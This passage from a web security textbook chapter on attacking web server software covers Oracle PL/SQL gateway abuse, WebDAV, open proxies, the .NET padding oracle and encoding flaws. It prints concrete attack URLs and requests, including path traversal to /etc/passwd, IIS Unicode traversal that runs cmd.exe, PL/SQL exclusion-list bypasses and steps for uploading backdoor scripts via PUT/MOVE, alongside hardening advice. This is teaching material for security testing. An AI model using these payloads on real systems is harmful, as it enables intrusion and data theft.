**NOTE** The resolution to this issue was to restrict the `GET` and `POST` methods to administrators only. This was easily bypassed simply by issuing the request just shown using the `HEAD` method. (Details can be found at [www.securityfocus.com/bid/39710/](http://www.securityfocus.com/bid/39710/).) As with any configuration-based vulnerability, tools such as Metasploit can exploit these various JMX vulnerabilities with a high degree of reliability.

## Oracle Applications

The enduring example of powerful default functionality arises in the PL/SQL gateway implemented by Oracle Application Server and can be seen in other Oracle products such as the E-Business Suite. The PL/SQL gateway provides an interface whereby web requests are proxied to a back-end Oracle database. Arbitrary parameters can be passed to database procedures using URLs like the following:

```
https://wahh-app.com/pls/dad/package.procedure?param1=foo&param2=bar
```

This functionality is intended to provide a ready means of converting business logic implemented within a database into a user-friendly web application. However, because an attacker can specify an arbitrary procedure, he can exploit the PL/SQL gateway to access powerful functions within the database. For example, the `SYS.OWA_UTIL.CELLSPRINT` procedure can be used to execute arbitrary database queries and thereby retrieve sensitive data:

```
https://wahh-app.com/pls/dad/SYS.OWA_UTIL.CELLSPRINT?P_THEQUERY=SELECT+
*+FROM+users
```

To prevent attacks of this kind, Oracle introduced a filter called the PL/SQL Exclusion List. This checks the name of the package being accessed and blocks attempts to access any packages whose names start with the following expressions:

```
SYS.
DBMS_
UTL_
```

OWA\_  
OWA.  
HTP.  
HTF.

This filter was designed to block access to powerful default functionality within the database. However, the list was incomplete and did not block access to other powerful default procedures owned by DBA accounts such as `CTXSYS` and `MDSYS`. Further problems were associated with the PL/SQL Exclusion List, as described later in this chapter.

Of course, the purpose of the PL/SQL gateway is to host specific packages and procedures, and many of the defaults have since been found to contain vulnerabilities. In 2009, the default packages forming part of the E-Business Suite proved to contain several vulnerabilities, including the ability to edit arbitrary pages. The researchers give the example of using `icx_define_pages.DispPageDialog` to inject HTML into the administrator's landing page, executing a stored cross-site scripting attack:

```
/pls/dad/icx_define_pages.DispPageDialog?p_mode=RENAME&p_page_id=[page_id]
```

### HACK STEPS


1. Tools such as Nikto are effective at locating much default web content. The application mapping exercises described in Chapter 4 should have identified the majority of default content present on the server you are targeting.
2. Use search engines and other resources to identify default content and functionality included within the technologies known to be in use. If feasible, carry out a local installation of these, and review them for any default functionality that you may be able to leverage in your attack.

## Directory Listings

When a web server receives a request for a directory, rather than an actual file, it may respond in one of three ways:

- It may return a default resource within the directory, such as `index.html`.
- It may return an error, such as the HTTP status code 403, indicating that the request is not permitted.
- It may return a listing showing the contents of the directory, as shown in Figure 18-6.





**Figure 18-6:** A directory listing

In many situations, directory listings do not have any relevance to security. For example, disclosing the index to an images directory may be inconsequential. Indeed, directory listings are often disclosed intentionally because they provide a built-in means of navigating around sites containing static content, as in the example illustrated. Nevertheless, there are two main reasons why obtaining directory listings may help you attack an application:

- Many applications do not enforce proper access control over their functionality and resources and rely on an attacker's ignorance of the URLs used to access sensitive items (see Chapter 8).
- Files and directories are often unintentionally left within the web root of servers, such as logs, backup files, and old versions of scripts.

In both of these cases, the real vulnerability lies elsewhere, in the failure to control access to sensitive data. But given that these vulnerabilities are extremely prevalent, and the names of the insecure resources may be difficult to guess, the availability of directory listings is often of great value to an attacker and may lead quickly to a complete compromise of an application.



**HACK STEPS**

**For each directory discovered on the web server during application mapping, make a request for just this directory, and identify any cases where a directory listing is returned.**

**NOTE** In addition to the preceding case, where directory listings are directly available, vulnerabilities have been discovered within web server software that can be exploited to obtain a directory listing. Some examples of these are described later in this chapter.

## WebDAV Methods

WebDAV is a term given to a collection of HTTP methods used for Web-based Distributed Authoring and Versioning. These have been widely available since 1996. They have been more recently adopted in cloud storage and collaboration applications, where user data needs to be accessed across systems using an existing firewall-friendly protocol such as HTTP. As described in Chapter 3, HTTP requests can use a range of methods other than the standard `GET` and `POST` methods. WebDAV adds numerous others that can be used to manipulate files on the web server. Given the nature of the functionality, if these are accessible by low-privileged users, they may provide an effective avenue for attacking an application. Here are some methods to look for:

- `PUT` uploads the attached file to the specified location.
- `DELETE` deletes the specified resource.
- `COPY` copies the specified resource to the location given in the `Destination` header.
- `MOVE` moves the specified resource to the location given in the `Destination` header.
- `SEARCH` searches a directory path for resources.
- `PROPFIND` retrieves information about the specified resource, such as author, size, and content type.

You can use the `OPTIONS` method to list the HTTP methods that are permitted in a particular directory:

```
OPTIONS /public/ HTTP/1.0
Host: mdsec.net

HTTP/1.1 200 OK
Connection: close
Date: Sun, 10 Apr 2011 15:56:27 GMT
```

```
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
MS-Author-Via: MS-FP/4.0,DAV
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
Cache-Control: private
```

This response indicates that several of the powerful methods listed previously are in fact allowed. However, in practice these may require authentication or be subject to other restrictions.

The PUT method is particularly dangerous. If you upload arbitrary files within the web root, the first target is to create a backdoor script on the server that will be executed by a server-side module, thereby giving the attacker full control of the application, and often the web server itself. If the PUT method appears to be present and enabled, you can verify this as follows:

```
PUT /public/test.txt HTTP/1.1
Host: mdsec.net
Content-Length: 4

test

HTTP/1.1 201 Created
...
```

Note that permissions are likely to be implemented per directory, so recursive checking is required in an attack. Tools such as DAVTest, shown next, can be used to iteratively check all directories on the server for the PUT method and determine which file extensions are allowed. To circumvent restrictions on using PUT to upload backdoor scripts, the tool also attempts to use PUT followed by the MOVE method:

```
C:\>perl davtest.pl -url http://mdsec.net/public -directory 1 -move -quiet
MOVE      .asp      FAIL
MOVE      .shtml    FAIL
MOVE      .aspx     FAIL

davtest.pl Summary:
Created: http://mdsec.net/public/1
MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.php
MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.html
MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.cgi
MOVE/PUT File: http://mdsec.net/public/1/davtest_UmtllhI8izy2.cfm
```

```

MOVE/PUT File: http://mdsec.net/public/1/davtest_Umt1lhI8izy2.jsp
MOVE/PUT File: http://mdsec.net/public/1/davtest_Umt1lhI8izy2.pl
MOVE/PUT File: http://mdsec.net/public/1/davtest_Umt1lhI8izy2.txt
MOVE/PUT File: http://mdsec.net/public/1/davtest_Umt1lhI8izy2.jhtml
Executes: http://mdsec.net/public/1/davtest_Umt1lhI8izy2.html
Executes: http://mdsec.net/public/1/davtest_Umt1lhI8izy2.txt

```

### TRY IT!

`http://mdsec.net/public/`

**TIP** For WebDAV instances where end users are permitted to upload files, it is relatively common for uploading server-side scripting language extensions specific to that server's environment to be forbidden. The ability to upload HTML or JAR files is much more likely, and both of these allow attacks against other users to be conducted (see Chapters 12 and 13).

### HACK STEPS

To test the server's handling of different HTTP methods, you will need to use a tool such as Burp Repeater, which allows you to send an arbitrary request with full control over the message headers and body.

1. Use the **OPTIONS** method to list the HTTP methods that the server states are available. Note that different methods may be enabled in different directories.
2. In many cases, methods may be advertised as available that you cannot in fact use. Sometimes, a method may be usable even though it is not listed in the response to the **OPTIONS** request. Try each method manually to confirm whether it can in fact be used.
3. If you find that some WebDAV methods are enabled, it is often easiest to use a WebDAV-enabled client for further investigation, such as Microsoft FrontPage or the Open as Web Folder option within Internet Explorer.
  - a. Attempt to use the **PUT** method to upload a benign file, such as a text file.
  - b. If this is successful, try uploading a backdoor script using **PUT**.
  - c. If the necessary extension for the backdoor to operate is being blocked, try uploading the file with a `.txt` extension and using the **MOVE** method to move it to a file with a new extension.
  - d. If any of the preceding methods fails, try uploading a JAR file, or a file with contents that a browser will render as HTML.
  - e. Recursively step through all the directories using a tool such as `davtest.pl`.

## The Application Server as a Proxy

Web servers are sometimes configured to act as forward or reverse HTTP proxy servers (see Chapter 3). If a server is configured as a forward proxy, depending on its configuration, it may be possible to leverage the server to perform various attacks:

- An attacker may be able to use the server to attack third-party systems on the Internet, with the malicious traffic appearing to the target to originate from the vulnerable proxy server.
- An attacker may be able to use the proxy to connect to arbitrary hosts on the organization's internal network, thereby reaching targets that cannot be accessed directly from the Internet.
- An attacker may be able to use the proxy to connect back to other services running on the proxy host itself, circumventing firewall restrictions and potentially exploiting trust relationships to bypass authentication.

You can use two main techniques to cause a forward proxy to make onward connections. First, you can send an HTTP request containing a full URL including a hostname and (optionally) a port number:

```
GET http://wahh-otherapp.com:80/ HTTP/1.0  
  
HTTP/1.1 200 OK  
...
```

If the server has been configured to forward requests to the specified host, it returns content from that host. Be sure to verify that the content returned is not from the original server, however. Most web servers accept requests containing full URLs, and many simply ignore the host portion and return the requested resource from within their own web root.

The second way of leveraging a proxy is to use the `CONNECT` method to specify the target hostname and port number:

```
CONNECT wahh-otherapp.com:443 HTTP/1.0  
  
HTTP/1.0 200 Connection established
```

If the server responds in this way, it is proxying your connection. This second technique is often more powerful because the proxy server now simply forwards all traffic sent to and from the specified host. This enables you to tunnel other protocols over the connection and attack non-HTTP-based services. However, most proxy servers impose narrow restrictions on the ports that can be reached via the `CONNECT` method and usually allow only connections to port 443.

The available techniques for exploiting this attack are described in Server-Side HTTP Redirection (Chapter 10).

**HACK STEPS**

1. Using both `GET` and `CONNECT` requests, try to use the web server as a proxy to connect to other servers on the Internet and retrieve content from them.
2. Using both techniques, attempt to connect to different IP addresses and ports within the hosting infrastructure.
3. Using both techniques, attempt to connect to common port numbers on the web server itself by specifying `127.0.0.1` as the target host in the request.

## Misconfigured Virtual Hosting

Chapter 17 described how web servers can be configured to host multiple websites, with the `HTTP Host` header being used to identify the website whose content should be returned. In Apache, virtual hosts are configured as follows:

```
<VirtualHost *>
  ServerName eis
  DocumentRoot /var/www2
</VirtualHost>
```

In addition to the `DocumentRoot` directive, virtual host containers can be used to specify other configuration options for the website in question. A common configuration mistake is to overlook the default host so that any security configuration applies to only a virtual host and can be bypassed when the default host is accessed.

**HACK STEPS**

1. Submit `GET` requests to the root directory using the following:
  - The correct `Host` header.
  - An arbitrary `Host` header.
  - The server's IP address in the `Host` header.
  - No `Host` header.
2. Compare the responses to these requests. For example, when an IP address is used in the `Host` header, the server may simply respond with a directory listing. You may also find that different default content is accessible.
3. If you observe different behavior, repeat your application mapping exercises using the `Host` header that generated different results. Be sure to perform a Nikto scan using the `-vhost` option to identify any default content that may have been overlooked during initial application mapping.

## Securing Web Server Configuration

Securing the configuration of a web server is not inherently difficult. Problems typically arise through an oversight or a lack of awareness. The most important task is to fully understand the documentation for the software you are using and any hardening guides available in relation to it.

In terms of generic configuration issues to address, be sure to include all of the following areas:

- Change any default credentials, including both usernames and passwords if possible. Remove any default accounts that are not required.
- Block public access to administrative interfaces, either by placing ACLs on the relevant paths within the web root or by firewalling access to nonstandard ports.
- Remove all default content and functionality that is not strictly required for business purposes. Browse the contents of your web directories to identify any remaining items, and use tools such as Nikto as a secondary check.
- If any default functionality is retained, harden this as far as possible to disable unnecessary options and behavior.
- Check all web directories for directory listings. Where possible, disable directory listings in a server-wide configuration. You can also ensure that each directory contains a file such as `index.html`, which the server is configured to serve by default.
- Disable all methods other than those used by the application (typically `GET` and `POST`).
- Ensure that the web server is not configured to run as a proxy. If this functionality is actually required, harden the configuration as far as possible to allow connections only to the specific hosts and ports that should be legitimately accessed. You may also implement network-layer filtering as a secondary measure to control outbound requests originating from the web server.
- If your web server supports virtual hosting, ensure that any security hardening applied is enforced on the default host. Perform the tests described previously to verify that this is the case.

---

## Vulnerable Server Software

Web server products range from extremely simple and lightweight software that does little more than serve static pages to highly complex application platforms that can handle a variety of tasks, potentially providing all but the business logic itself. In the latter example, it is common to develop on the assumption

that this framework is secure. Historically, web server software has been subject to a wide range of serious security vulnerabilities, which have resulted in arbitrary code execution, file disclosure, and privilege escalation. Over the years, mainstream web server platforms have become increasingly robust. In many cases core functionality has remained static or has even been reduced as vendors have deliberately decreased the default attack surface. Even as these vulnerabilities have decreased, the underlying principles remain valid. In the first edition of this book, we gave examples of where server software is most susceptible to vulnerabilities. Since that first edition, new instances have been reported in each category, often in a parallel technology or server product. Setting aside some of the smaller personal web servers and other minor targets, these new vulnerabilities have typically arisen in the following:

- Server-side extensions in both IIS and Apache.
- Newer web servers that are developed from the ground up to support a specific application or that are supplied as part of a development environment. These are likely to have received less real-world attention from hackers and are more susceptible to the issues described here.

## Application Framework Flaws

Web application frameworks have been the subject of various serious defects over the years. We will describe one recent example of a generic example in a framework that made vulnerable many applications running on that framework.

### *The .NET Padding Oracle*

One of the most famous disclosures in recent years is the “padding oracle” exploit in .NET. .NET uses PKCS #5 padding on a CBC block cipher, which operates as follows.

A block cipher operates on a fixed block size, which in .NET is commonly 8 or 16 bytes. .NET uses the PKCS #5 standard to add padding bytes to every plaintext string, ensuring that the resultant plaintext string length is divisible by the block size. Rather than pad the message with an arbitrary value, the value selected for padding is the number of padding bytes that is being used. Every string is padded, so if the initial string is a multiple of the block size, a full block of padding is added. So in a block size of 8, a message must be padded with either one 0x01 byte, two 0x02 bytes, or any of the intermediary combinations up to eight 0x08 bytes. The plaintext of the first message is then XORed with a preset message block called an initialization vector (IV). (Remember the issues with picking out patterns in ciphertext discussed in Chapter 7.) As described in Chapter 7, the second message is then XORed with the ciphertext from the first message, starting the cyclic block chain.

The full .NET encryption process is as follows:

1. Take a plaintext message.
2. Pad the message, using the required number of padding bytes as the padding byte value.
3. XOR the first plaintext block with the initialization vector.
4. Encrypt the XORed value from step 3 using Triple-DES.

From then on, the steps of encrypting the rest of the message are recursive (this is the cipher block chaining (CBC) process described in Chapter 7):

5. XOR the second plaintext block with the encrypted previous block.
6. Encrypt the XORed value using Triple-DES.

### The Padding Oracle

Vulnerable versions of .NET up to September 2010 contained a seemingly small information disclosure flaw. If incorrect padding was found in the message, the application would report an error, resulting in a 500 HTTP response code to the user. Using the behaviors of the PKCS #5 padding algorithm and CBC together, the entire .NET security mechanism could be compromised. Here's how.

Note that to be valid, all plaintext strings should include at least one byte of padding. Additionally, note that the first block of ciphertext you see is the initialization vector, which serves no purpose other than to XOR against the plaintext value of the message's first encrypted block. For the attack, the attacker supplies a string containing only the first two ciphertext blocks to the application. These two blocks are the IV, followed by the first block of ciphertext. The attacker supplies an IV containing only zeroes and then makes a series of requests, sequentially incrementing the last byte of the IV. This last byte is XORed with the last byte in the ciphertext, and unless the resultant value for this last byte is 0x01, the cryptographic algorithm throws an error! (Remember that the cleartext value of any string must end in one or more padding values. Because no other padding is present in the first ciphertext block, the last value must be decrypted as 0x01.)

An attacker can leverage this error condition: eventually he will hit on the value that, when XORed with the last byte of the ciphertext block, results in 0x01. At this point the cleartext value of the last byte  $y$  can be determined, because:

$$x \text{ XOR } y = 0x01$$

so we have just determined the value of  $x$ .

The same process works on the second-to-last byte in the ciphertext. This time, the attacker (knowing the value of  $y$ ) chooses the value of  $x$  for which the last byte will be decrypted as 0x02. Then he performs the same incremental process on the second-to-last character in the initialization vector, receiving 500



Internal Server Error messages until the second-to-last decrypted byte is 0x02. At this point, two 0x02 bytes are at the end of the message, which equates to valid padding, and no error is returned. This process can then be recursively applied across all bits of the targeted block, and then on the following ciphertext block, through all the blocks in the message.

In this way, an attacker can decrypt the whole message. Interestingly, the same mechanism lets the attacker encrypt a message. Once you have recovered a plaintext string, you can modify the IV to produce the plaintext string of your choosing. One of the best targets is `ScriptResource.axd`. The `d` argument of `ScriptResource` is an encrypted filename. An attacker choosing a filename of `web.config` is served the actual file, because ASP.NET bypasses the normal restrictions imposed by IIS in serving the file. For example:

```
https://mdsec.net/ScriptResource.axd?d=SbXSD3uTnhYsK4gMD8fL84_mHPC5jJ71f
dnrl_WtsftZiUOZ6IXYG8QCXW86UizF0&t=632768953157700078
```

**NOTE** This attack applies more generally to any CBC ciphers using PKCS #5 padding. It was originally discussed in 2002, although .NET is a prime target because it uses this type of padding for session tokens, `ViewState`, and `ScriptResource.axd`. The original paper can be found at [www.iacr.org/archive/eurocrypt2002/23320530/cbc02\\_e02d.pdf](http://www.iacr.org/archive/eurocrypt2002/23320530/cbc02_e02d.pdf).

**WARNING** “Never roll your own cryptographic algorithms” is often a throw-away comment based on received wisdom. However, the bit flipping attack described in Chapter 7 and the padding oracle attack just mentioned both show how seemingly tiny anomalies can be practically exploited to produce catastrophic results. So never roll your own cryptographic algorithms.

### TRY IT!

```
http://mdsec.net/private/
```

## Memory Management Vulnerabilities

Buffer overflows are among the most serious flaws that can affect any kind of software, because they normally allow an attacker to take control of execution in the vulnerable process (see Chapter 16). Achieving arbitrary code execution within a web server usually enables an attacker to compromise any application it is hosting.

The following sections present a tiny sample of web server buffer overflows. They illustrate the pervasiveness of this flaw, which has arisen in a wide range of web server products and components.

### ***Apache mod\_isapi Dangling Pointer***

In 2010 a flaw was found whereby Apache's `mod_isapi` could be forced to be unloaded from memory when encountering errors. The corresponding function pointers remain in memory and can be called when the corresponding ISAPI functions are referenced, accessing arbitrary portions of memory.

For more information on this flaw, see [www.senseofsecurity.com.au/advisories/SOS-10-002](http://www.senseofsecurity.com.au/advisories/SOS-10-002).

### ***Microsoft IIS ISAPI Extensions***

Microsoft IIS versions 4 and 5 contained a range of ISAPI extensions that were enabled by default. Several of these were found to contain buffer overflows, such as the Internet Printing Protocol extension and the Index Server extension, both of which were discovered in 2001. These flaws enabled an attacker to execute arbitrary code within the Local System context, thereby fully compromising the whole computer. These flaws also allowed the Nimda and Code Red worms to propagate and begin circulating. The following Microsoft TechNet bulletins detail these flaws:

- [www.microsoft.com/technet/security/bulletin/MS01-023.mspx](http://www.microsoft.com/technet/security/bulletin/MS01-023.mspx)
- [www.microsoft.com/technet/security/bulletin/MS01-033.mspx](http://www.microsoft.com/technet/security/bulletin/MS01-033.mspx)

### ***Seven Years Later***

A further flaw was found in the IPP service in 2008. This time, the majority of deployed versions of IIS on Windows 2003 and 2008 were not immediately vulnerable because the extension is disabled by default. The advisory posted by Microsoft can be found at [www.microsoft.com/technet/security/bulletin/ms08-062.mspx](http://www.microsoft.com/technet/security/bulletin/ms08-062.mspx).

### ***Apache Chunked Encoding Overflow***

A buffer overflow resulting from an integer signedness error was discovered in the Apache web server in 2002. The affected code had been reused in numerous other web sever products, which were also affected. For more details, see [www.securityfocus.com/bid/5033/discuss](http://www.securityfocus.com/bid/5033/discuss).

### ***Eight Years Later***

In 2010, an integer overflow was found in Apache's `mod_proxy` when handling chunked encoding in HTTP responses. A write-up of this vulnerability can be found at [www.securityfocus.com/bid/37966](http://www.securityfocus.com/bid/37966).

## WebDAV Overflows

A buffer overflow in a core component of the Windows operating system was discovered in 2003. This bug could be exploited through various attack vectors, the most significant of which for many customers was the WebDAV support built in to IIS 5. The vulnerability was being actively exploited in the wild at the time a fix was produced. This vulnerability is detailed at [www.microsoft.com/technet/security/bulletin/MS03-007.msp](http://www.microsoft.com/technet/security/bulletin/MS03-007.msp).

### Seven Years Later

Implementation of WebDAV has introduced vulnerabilities across a range of web servers.

In 2010, it was discovered that an overly long path in an `OPTIONS` request caused an overflow in Sun's Java System Web Server. You can read more about this at [www.exploit-db.com/exploits/14287/](http://www.exploit-db.com/exploits/14287/).

A further buffer overflow issue from 2009 was reported in Apache's `mod_dav` extension. More details can be found at <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1452>.

## Encoding and Canonicalization

As described in Chapter 3, various schemes exist that allow special characters and content to be encoded for safe transmission over HTTP. You have already seen, in the context of several types of web application vulnerabilities, how an attacker can leverage these schemes to evade input validation checks and perform other attacks.

Encoding flaws have arisen in many kinds of application server software. They present an inherent threat in situations where the same user-supplied data is processed by several layers using different technologies. A typical web request might be handled by the web server, the application platform, various managed and unmanaged APIs, other software components, and the underlying operating system. If different components handle an encoding scheme in different ways, or perform additional decoding or interpretation of data that has already been partially processed, this fact can often be exploited to bypass filters or cause other anomalous behavior.

Path traversal is one of the most prevalent vulnerabilities that can be exploited via a canonicalization flaw because it always involves communication with the operating system. Chapter 10 describes how path traversal vulnerabilities can arise in web applications. The same types of problems have also arisen in numerous types of web server software, enabling an attacker to read or write arbitrary files outside the web root.

### ***Apple iDisk Server Path Traversal***

The Apple iDisk Server is a popular cloud synchronized storage service. In 2009, Jeremy Richards discovered that it was vulnerable to directory traversal.

An iDisk user has a directory structure that includes a public directory, the contents of which are purposely accessible to unauthenticated Internet users. Richards discovered that arbitrary content could be retrieved from the private sections of a user's iDisk by using Unicode characters traverse from the public folder to access a private file:

```
http://idisk.mac.com/Jeremy.richards-Public/%2E%2E%2FPRIVATE.txt?disposition=download+8300
```

An added bonus was that a WebDAV `PROPFIND` request could be issued first to list the contents of the iDisk:

```
POST /Jeremy.richards-Public/<strong>%2E%2E%2F/<strong>?webdav-method=PROPFIND
...
```

### ***Ruby WEBrick Web Server***

WEBrick is a web server provided as part of Ruby. It was found to be vulnerable to a simple traversal flaw of this form:

```
http://[server]:[port]/..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c/boot.ini
```

For more information about this flaw, see [www.securityfocus.com/bid/28123](http://www.securityfocus.com/bid/28123).

### ***Java Web Server Directory Traversal***

This path traversal flaw exploited the fact that the JVM did not decode UTF-8. Web servers written in Java and using vulnerable versions of the JVM included Tomcat, and arbitrary content could be retrieved using UTF-8 encoded `../` sequences:

```
http://www.target.com/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd
```

For more information about this flaw, see <http://tomcat.apache.org/security-6.html>.

### ***Allaire JRun Directory Listing Vulnerability***

In 2001, a vulnerability was found in Allaire JRun that enabled an attacker to retrieve directory listings even in directories containing a default file such as `index.html`. A listing could be retrieved using URLs of the following form:

```
https://wahn-app.com/dir/%3f.jsp
```

`%3f` is a URL-encoded question mark, which is normally used to denote the start of the query string. The problem arose because the initial URL parser did not interpret the `%3f` as being the query string indicator. Treating the URL as ending with `.jsp`, the server passed the request to the component that handles requests for JSP files. This component then decoded the `%3f`, interpreted it as the start of the query string, found that the resulting base URL was not a JSP file, and returned the directory listing. Further details can be found at [www.securityfocus.com/bid/3592](http://www.securityfocus.com/bid/3592).

### **Eight Years Later**

In 2009, a similar much lower-risk vulnerability was announced in Jetty relating to directory traversal in situations where a directory name ended in a question mark. The solution was to encode the `?` as `%3f`. Details can be found at <https://www.kb.cert.org/vuls/id/402580>.

### **Microsoft IIS Unicode Path Traversal Vulnerabilities**

Two related vulnerabilities were identified in the Microsoft IIS server in 2000 and 2001. To prevent path traversal attacks, IIS checked for requests containing the dot-dot-slash sequence in both its literal and URL-encoded forms. If a request did not contain these expressions, it was accepted for further processing. However, the server then performed some additional canonicalization on the requested URL, enabling an attacker to bypass the filter and cause the server to process traversal sequences.

In the first vulnerability, an attacker could supply various illegal Unicode-encoded forms of the dot-dot-slash sequence, such as `..%c0%af`. This expression did not match IIS's upfront filters, but the later processing tolerated the illegal encoding and converted it back to a literal traversal sequence. This enabled an attacker to step out of the web root and execute arbitrary commands with URLs like the following:

```
https://wahn-app.com/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../
winnt/system32/cmd.exe?/c+dir+c:\
```

In the second vulnerability, an attacker could supply double-encoded forms of the dot-dot-slash sequence, such as `..%255c`. Again, this expression did not match IIS's filters, but the later processing performed a superfluous decode of the input, thereby converting it back to a literal traversal sequence. This enabled an alternative attack with URLs like the following:

```
https://wahn-app.com/scripts/..%255c..%255c..%255c..%255c..%255c..
%255cwinnt/system32/cmd.exe?/c+dir+c:\
```

Further details on these vulnerabilities can be found here:

- [www.microsoft.com/technet/security/bulletin/MS00-078.mspx](http://www.microsoft.com/technet/security/bulletin/MS00-078.mspx)
- [www.microsoft.com/technet/security/bulletin/MS01-026.mspx](http://www.microsoft.com/technet/security/bulletin/MS01-026.mspx)

### Nine Years Later

The enduring significance of encoding and canonicalization vulnerabilities in web server software can be seen in the reemergence of a similar IIS vulnerability, this time in WebDAV, in 2009. A file protected by IIS could be downloaded by inserting a rogue `%c0%af` string into the URL. IIS grants access to this resource because it does not appear to be a request for the protected file. But the rogue string is later stripped from the request:

```
GET /prote%c0%afcted/protected.zip HTTP/1.1
Translate: f
Connection: close
Host: wahn-app.net
```

The `Translate: f` header ensures that this request is handled by the WebDAV extension. The same attack can be carried out directly within a WebDAV request using the following:

```
PROPFIND /protec%c0%afcted/ HTTP/1.1
Host: wahn-app.net
User-Agent: neo/0.12.2
Connection: TE
TE: trailers
Depth: 1
Content-Length: 288
Content-Type: application/xml
<?xml version="1.0" encoding="utf-8"?>
<propfind xmlns="DAV:"><prop>
<getcontentlength xmlns="DAV:" />
<getlastmodified xmlns="DAV:" />
<executable xmlns="http://apache.org/dav/props/" />
<resourcetype xmlns="DAV:" />
<checked-in xmlns="DAV:" />
<checked-out xmlns="DAV:" />
</prop></propfind>
```

For more information, see [www.securityfocus.com/bid/34993/](http://www.securityfocus.com/bid/34993/).

### Oracle PL/SQL Exclusion List Bypasses

Recall the dangerous default functionality that was accessible via Oracle's PL/SQL gateway. To address this issue, Oracle created the PL/SQL Exclusion List,

which blocks access to packages whose names begin with certain expressions, such as OWA and SYS.

Between 2001 and 2007, David Litchfield discovered a series of bypasses to the PL/SQL Exclusion List. In the first vulnerability, the filter can be bypassed by placing whitespace (such as a newline, space, or tab) before the package name:

```
https://wahh-app.com/pls/dad/%0ASYS.package.procedure
```

This bypasses the filter, and the back-end database ignores the whitespace, causing the dangerous package to be executed.

In the second vulnerability, the filter can be bypassed by replacing the letter Y with %FF, which represents the ÿ character:

```
https://wahh-app.com/pls/dad/S%FFS.package.procedure
```

This bypasses the filter, and the back-end database canonicalizes the character back to a standard Y, thereby invoking the dangerous package.

In the third vulnerability, the filter can be bypassed by enclosing a blocked expression in double quotation marks:

```
https://wahh-app.com/pls/dad/"SYS".package.procedure
```

This bypasses the filter, and the back-end database tolerates quoted package names, meaning that the dangerous package is invoked.

In the fourth vulnerability, the filter can be bypassed by using angle brackets to place a programming `goto` label before the blocked expression:

```
https://wahh-app.com/pls/dad/<<FOO>>SYS.package.procedure
```

This bypasses the filter. The back-end database ignores the `goto` label and executes the dangerous package.

Each of these different vulnerabilities arises because the front-end filtering is performed by one component on the basis of simple text-based pattern matching. The subsequent processing is performed by a different component that follows its own rules to interpret the syntactic and semantic significance of the input. Any differences between the two sets of rules may present an opportunity for an attacker to supply input that does not match the patterns used in the filter but that the database interprets in such a way that the attacker's desired package is invoked. Because the Oracle database is so functional, there is ample room for differences of this kind to arise.

More information about these vulnerabilities can be found here:

- [www.securityfocus.com/archive/1/423819/100/0/threaded](http://www.securityfocus.com/archive/1/423819/100/0/threaded)
- *The Oracle Hacker's Handbook* by David Litchfield (Wiley, 2007)

### Seven Years Later

An issue was discovered in 2008 within the Portal Server (part of the Oracle Application Server). An attacker with a session ID cookie value ending in %0A would be able to bypass the default Basic Authentication check.

## Finding Web Server Flaws

If you are lucky, the web server you are targeting may contain some of the actual vulnerabilities described in this chapter. More likely, however, it will have been patched to a more recent level, and you will need to search for something fairly current or brand new with which to attack the server.

A good starting point when looking for vulnerabilities in an off-the-shelf product such as a web server is to use an automated scanning tool. Unlike web applications, which are usually custom-built, almost all web server deployments use third-party software that has been installed and configured in the same way that countless other people have done before. In this situation, automated scanners can be quite effective at quickly locating low-hanging fruit by sending huge numbers of crafted requests and monitoring for signatures indicating the presence of known vulnerabilities. Nessus is an excellent free vulnerability scanner, and various commercial alternatives are available.

In addition to running scanning tools, you should always perform your own research on the software you are attacking. Consult resources such as Security Focus, OSVDB, and the mailing lists Bugtraq and Full Disclosure to find details of any recently discovered vulnerabilities that may not have been fixed on your target. Always check the Exploit Database and Metasploit to see if someone has done the work for you and created the corresponding exploit as well. The following URLs should help:

- [www.exploit-db.com](http://www.exploit-db.com)
- [www.metasploit.com/](http://www.metasploit.com/)
- [www.grok.org.uk/full-disclosure/](http://www.grok.org.uk/full-disclosure/)
- <http://osvdb.org/search/advsearch>

